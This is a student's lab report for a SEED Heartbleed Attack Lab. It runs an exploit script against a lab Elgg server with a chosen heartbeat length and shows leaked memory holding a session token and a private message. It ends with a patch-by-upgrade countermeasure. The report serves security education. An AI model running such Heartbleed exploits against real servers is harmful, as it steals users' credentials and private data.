
CNS Lab 10 Heartbleed Attack Lab

PES1UG20CS084

Aryansh Bhargavan


Step 1: Configure the DNS server for Attacker machine



```
127.0.0.1       www.SeedLabElgg.com
192.168.129.132 www.heartbleedlabelgg.com
127.0.0.1       www.WTLabElgg.com
```


Step 2: Lab Tasks

`$ sudo chmod 777 attack.py`




```
[11/17/2022 05:18]PES1UG20CS084@Attacker:~/Desktop/lab$ sudo chmod 777 attack.py
[11/17/2022 05:18]PES1UG20CS084@Attacker:~/Desktop/lab$ ls -l
total 20
-rwxrwxrwx 1 seed seed 19129 Nov 17 05:16 attack.py
[11/17/2022 05:19]PES1UG20CS084@Attacker:~/Desktop/lab$ 
```

`$ python attack.py www.heartbleedlabelgg.com`



```
[11/17/2022 05:19]PES1UG20CS084@Attacker:~/Desktop/lab$ python attack.py www.hea
rtbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2
014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - serve
r is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

.@.AAAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5...............
.........3.2.....E.D...../...A................................I.........
...........
...................................#

[11/17/2022 05:19]PES1UG20CS084@Attacker:~/Desktop/lab$
```

Step 2(a): Explore Damage On the Victim Server:




Sent messages

□ To: Boby | Hi buddy | just now


Step 2(b): On Attacker machine:

Password:



```
If-None-Match: "23a-5032e3d78e10e"

K.N,..?.3:.i..H....:......^....,..........seedelgg&persistent=true...z...........!..s~

[11/17/2022 05:25]PES1UG20CS084@Attacker:~/Desktop/lab$ 
```

Contents of message:




```
__elgg_token=84915daa9f11537ed5ed5c77e9df9ad6&__elgg_ts=1668691439&recipient_guid=40&subject=Hi+buddy&body=
Buddy+Hi.(..#}.'.".!.V.....!

[11/17/2022 05:26]PES1UG20CS084@Attacker:~/Desktop/lab$ 
```

(subject = hi buddy, body=buddy hi)

Step 3/4: Investigate the fundamental cause of the Heartbleed attack

`$ python /home/seed/attack.py www.heartbleedlabelgg.com --length 40`

... on trial and error, i found length 22 gives no extra info



```
[11/17/2022 05:36]PES1UG20CS084@Attacker:~/Desktop/lab$ python attack.py www.heartbleedlabelgg.com --length
 22

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
##################################################################

.F

[11/17/2022 05:36]PES1UG20CS084@Attacker:~/Desktop/lab$ 
```

Step 5: Countermeasure and bug fix

`$ sudo apt-get update`

`$ sudo apt-get upgrade`